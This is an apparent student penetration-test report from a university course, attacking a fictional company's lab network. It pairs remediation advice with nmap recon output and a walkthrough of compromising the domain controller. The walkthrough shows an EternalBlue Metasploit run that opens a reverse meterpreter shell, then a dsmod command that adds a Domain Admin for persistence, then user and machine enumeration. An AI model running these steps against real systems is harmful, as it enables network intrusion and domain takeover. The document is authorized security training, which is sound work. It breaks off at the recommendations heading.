CS 4501: Penetration Testing, S19

Professor Ahmed Ibrahim

Penetration Test of CHERRY by COCONUT: 4/18/19

Performing a Penetration Test of SpaceForceX

Team COCONUT

Jake Smith and William Tonks

jts5np and wrt6af

Table of Contents

1. Executive Summary

Team Coconut was tasked with penetrating machines run by a company called SpaceForceX. The objective of this effort was to properly identify, analyze, and gain root level access to all machines in the provided IP range and to perform post-exploitation information gathering techniques. This was done to assess SpaceForceX's security posture on its network when attacked from an unrelated, anonymous attacker using unspecified exploits. This report should not be considered fully exhaustive, as it only details methods used or identified during the test itself, which typically attempted to identify paths of least resistance. Team Coconut mainly focused on identifying opportunities where basic level techniques could be used to spawn a shell or elevate into root access. As SpaceForceX had a fairly limited network, all hosts in their provided domain were accessed, making the test fairly robust.

1.1 Overall Severity Rating

Team Coconut assigned an overall severity ranking for the criticality of the engagement findings and SpaceForceX's exposure in terms of community threats. The assigned technical severity score for the provided network is High, due to the ability of a tester from an unauthenticated IP address with no credentials to eventually fully upgrade to root access on all the target host machines. SpaceForceX should note that a severity ranking of High is fairly typical for organizations who are undergoing an initial penetration test. If the patches and suggestions listed in this report are followed, the company would definitely be able to downgrade their threat to medium or low.

1.2 Key Findings & Deficiencies

Based on the security assessment findings, Team Coconut summarized its findings into some high-level strategic deficiencies:

Category	Details	Severity
Unpatched/Out of Date Software	Two Windows systems running unpatched for EternalBlue Exploit, all Linux Machines running out of date kernel, several Wordpress plugins that are vulnerable	High
Password Policy/Account Maintenance	Weak local admin passwords in general (able to be brute force), password for local Windows machine stored in plain text on mail server, Domain Controller accessible	Medium

	from unpatched Windows Machines (allowing for testers to create new superusers), password for wordpress sites stored in Browser html and also with default credentials enabled	
Configuration Issues	Exposed phpmyadmin on Wordpress sites, directory listing enabled, default credentials and paths used, root with no password for mysql on Linux machines, public facing domain controller	Medium

1.3 Strategic Guidance

The following section contains both short-term and long term security goals for the SpaceForceX company mitigate their security deficiencies and to enhance their overall network efficacy. Detailed steps for remediation are not explicitly denoted and left to the implementation of the user.

1.3.1 Short Term Recommendations

Short Term Goals

- **Outdated Software/Missing Patches -** Identify all systems and software in need of maintenance releases and apply in relationship to criticality. Upgrade and apply new security features (better maintained firewalls) and close access to front facing controllers
- **Configuration Issues -** Address the individual configuration issues mentioned in this report that disclose sensitive information or allow for its access by placing in new security controls or removing some system functionalities.

1.3.2 Long Term Recommendations


Long Term Goals

- **Password Complexity Policies-** SpaceForceX should implement new password policy standards. Remove storing of system passwords on the system itself and preventing credentials from being distributed in company emails. In addition, passwords should be of increased complexity, and employees should engage in a seminar on proper security techniques. SpaceForceX should regularly try to brute force employee accounts and force offenders to alter their credentials and engage in the seminar.
- **Asset Maintenance**- Develop or enhance a process to address security updates and patching for systems and add-on software including client side software.
- **Continuous Hardening-** Continue the process of penetration testing and other security testing measures in order to maintain an up to date system.

2. Reconnaissance & Network Structure


2.1 Mapping Process

- We were asked to conduct a pen test on the range 10.10.3.1 - 10.10.3.255.
- Detected 7 computers in this range, located at IPs 10.10.3.X (1, 5, 20, 21, 50, 51, 70)




```
Nmap scan report for 10.10.3.1
Host is up (0.0067s latency).
MAC Address: 08:00:27:D8:7F:A5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.3.2 [host down]
Nmap scan report for 10.10.3.3 [host down]
Nmap scan report for 10.10.3.4 [host down]
Nmap scan report for 10.10.3.5
Host is up (0.00100s latency).
MAC Address: 08:00:27:43:D8:44 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.3.6 [host down]
Nmap scan report for 10.10.3.7 [host down]
Nmap scan report for 10.10.3.8 [host down]
Nmap scan report for 10.10.3.9 [host down]
Nmap scan report for 10.10.3.10 [host down]
Nmap scan report for 10.10.3.11 [host down]
Nmap scan report for 10.10.3.12 [host down]
Nmap scan report for 10.10.3.13 [host down]
Nmap scan report for 10.10.3.14 [host down]
Nmap scan report for 10.10.3.15 [host down]
Nmap scan report for 10.10.3.16 [host down]
Nmap scan report for 10.10.3.17 [host down]
Nmap scan report for 10.10.3.18 [host down]
Nmap scan report for 10.10.3.19 [host down]
Nmap scan report for 10.10.3.20
Host is up (0.0020s latency).
MAC Address: 08:00:27:90:BA:26 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.3.21
Host is up (0.00050s latency).
MAC Address: 08:00:27:F1:FF:FC (Oracle VirtualBox virtual NIC)
```

Figure 1: Nmap Scan of IP Range




```
Completed Parallel DNS resolution of 3 hosts. at 23:17, 0.01s elapsed
Initiating Connect Scan at 23:17
Scanning 3 hosts [1000 ports/host]
Discovered open port 22/tcp on 10.10.3.50
Discovered open port 22/tcp on 10.10.3.51
Discovered open port 80/tcp on 10.10.3.51
Discovered open port 80/tcp on 10.10.3.70
Discovered open port 80/tcp on 10.10.3.50
Discovered open port 21/tcp on 10.10.3.50
Discovered open port 21/tcp on 10.10.3.51
Completed Connect Scan against 10.10.3.50 in 0.26s (2 hosts left)
Completed Connect Scan against 10.10.3.51 in 0.26s (1 host left)
```

Figure 2: Discovered Ports



```
root@kali:~/attack/recon#  grep Up up.txt | cut -d " " -f 2 > online.txt
```


Figure 3: Format IP info



```
10.10.3.1
10.10.3.5
10.10.3.20
10.10.3.21
10.10.3.50
10.10.3.51
10.10.3.70
```

Figure 4: Final List of Open Boxes

- Used cut command to take output of nmap and make list of online hosts
- Conducted scan of these hosts using nmap target top 1000 ports and using OS identification




```
root@kali:~/attack/recon# nmap -sT -A -O -vv -sV -iL online.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-13 19:18 UTC
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:18
Completed NSE at 19:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:18
Completed NSE at 19:18, 0.00s elapsed
```

Figure 5: Scan the Internal Network

- Identified primarily web servers among the machines, more information below

2.2 Uncovered Network Architecture

Based on our scanning throughout the Penetration Test, we have constructed the below network map of SpaceForceX's environment:



2.3 Hosts in Network

Machine Name	IP Address	Operating System	Level of Access
WIN-4S3DVTSH6OH	10.10.3.1	Windows Server 2016 Standard	Domain Admin
MAIL	10.10.3.5	Windows 2008 Mail Server	Local Admin
WS1	10.10.3.20	Windows 10 Enterprise	Local Admin
WS2	10.10.3.21	Windows 10 Enterprise	Local Admin
Cherry-VirtualBox	10.10.3.50	Ubuntu 16.04.6 LTS	User Shell, Web Admin
Cherry-VirtualBox	10.10.3.51	Ubuntu 16.04.6 LTS	User Shell, Web Admin
linux-7sx0	10.10.3.70	openSUSE Tumbleweed	Database Server

3. Box 1 - WIN-4S3DVTSH6OH - 10.10.3.1


3.1 System Information

Machine Name	IP Address	Operating System	Function	Level of Access
WIN-4S3DVTSH6OH	10.10.3.1	Windows Server 2016 Standard	Domain Controller	Domain Admin

3.2 Method of Compromise


3.2.1 Exposed Ports

An Nmap scan of this machine revealed it had the following ports open including several ports that indicated it was likely functioning as an Active Directory Domain Controller. Specifically, the presence of ports such as 88, 389, 3268, and 3269 are all required ports for Active Directory that would not be present on other computers. Additionally, this machine had the first available IP in the range, we assessed it was likely a primary domain controller (PDC). Finally, further probing of the exposed SMB port revealed that this machine was likely vulnerable to the MS17-010 vulnerability which allows for unauthenticated remote code execution (RCE) against unpatched systems.




```
PORT     STATE SERVICE      REASON  VERSION
53/tcp   open  domain?      syn-ack
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2019-04-13 22:18:38Z)

135/tcp  open  msrpc        syn-ack Microsoft Windows RPC
389/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: SPACEFORCEX.n
et, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds syn-ack Windows Server 2016 Standard Evaluation 14393 microsoft-ds (wo
rkgroup: SPACEFORCEX)
464/tcp  open  kpasswd5?    syn-ack
593/tcp  open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped   syn-ack
3268/tcp open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: SPACEFORCEX.n
et, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped   syn-ack
```

Figure 6: Open ports and corresponding service versions



```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: WIN-4S3DVTSH6OH
|   NetBIOS computer name: WIN-4S3DVTSH6OH\x00
|   Domain name: SPACEFORCEX.net
|   Forest name: SPACEFORCEX.net
|   FQDN: WIN-4S3DVTSH6OH.SPACEFORCEX.net
|_  System time: 2019-04-13T15:21:57-07:00
```

Figure 7: Computer info collected via SMB




```
PORT    STATE SERVICE      REASON
445/tcp open  microsoft-ds syn-ack ttl 128
MAC Address: 08:00:27:D8:7F:A5 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Figure 8: Machine is likely vulnerable to the MS17-010 vulnerability.

3.2.2 Initial Compromise

Using the metasploit module for EternalBlue and the target machine set to 10.10.3.1, the exploit was successfully run against the Domain Controller, and a meterpreter shell was spawned on the target Windows machine.




```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.33.2:4444
[*] 10.10.3.1:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.10.3.1:445 - Built a write-what-where primitive...
[+] 10.10.3.1:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.3.1:445 - Selecting PowerShell target
[*] 10.10.3.1:445 - Executing the payload...
[+] 10.10.3.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.10.3.1
[*] Meterpreter session 5 opened (10.10.33.2:4444 -> 10.10.3.1:65150) at 2019-04-14 01:21:53 +0000

meterpreter > sysinfo
Computer        : WIN-4S3DVTSH6OH
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : SPACEFORCEX
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 3308 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

Figure 9: Exploiting ETERNALBLUE against the SpaceForceX Domain Controller


3.2.3 Persistence and Information Gathering

Once a meterpreter shell had been spawned on the target machine, the Domain Controller was then able to be used to create a new Domain Admin user as shown below.




```
C:\>dsquery user -name xAdmin | dsmod group cn="Domain Admins",cn=Users,dc=spaceforcex,dc=net -addmbr
dsquery user -name xAdmin | dsmod group cn="Domain Admins",cn=Users,dc=spaceforcex,dc=net -addmbr
dsmod succeeded:cn=Domain Admins,cn=Users,dc=spaceforcex,dc=net
```

Figure 10: Adding a new Domain Admin User account



```
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB3213986
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.3.1
                                 [02]: fe80::a157:5c80:201e:dd7e
```

Figure 11: This computer has not received patches since January of 2017.



```
C:\test>dsquery user
dsquery user
"CN=Administrator,CN=Users,DC=SPACEFORCEX,DC=net"
"CN=Guest,CN=Users,DC=SPACEFORCEX,DC=net"
"CN=DefaultAccount,CN=Users,DC=SPACEFORCEX,DC=net"
"CN=krbtgt,CN=Users,DC=SPACEFORCEX,DC=net"
"CN=CarolineDomain,CN=Users,DC=SPACEFORCEX,DC=net"
"CN=JeffDomain,CN=Users,DC=SPACEFORCEX,DC=net"
"CN=xAdmin,CN=Users,DC=SPACEFORCEX,DC=net"

C:\test>dsquery * -filter "(objectClass=Computer)" -attr samaccountname operatingsystem
dsquery * -filter "(objectClass=Computer)" -attr samaccountname operatingsystem
  samaccountname      operatingsystem
  WIN-4S3DVTSH6OH$    Windows Server 2016 Standard Evaluation
  WS2$                Windows 10 Enterprise Evaluation
  WS1$                Windows 10 Enterprise Evaluation
  MAIL$               Windows Server 2008 R2 Standard
```

Figure 12: Obtaining information about all users and machines in the network.

3.3 Vulnerabilities Identified

Vulnerability Name	Category	Severity	Reasoning
MS17-010 (ETERNALBLUE)	Un-patched OS vulnerability	Critical	EternalBlue exploits a vulnerability found in Microsoft's Server Messaging Block to allow for Remote Code Execution. This allows for an intruder to spawn a shell and run commands on the host machine.
Other Missing Patches	System patches	High	As there have been no security patches in over 2 years, there are likely many potential vulnerabilities not detailed in this report.

3.4 Recommendations

We recommend taking the following actions based on our findings outlined above.

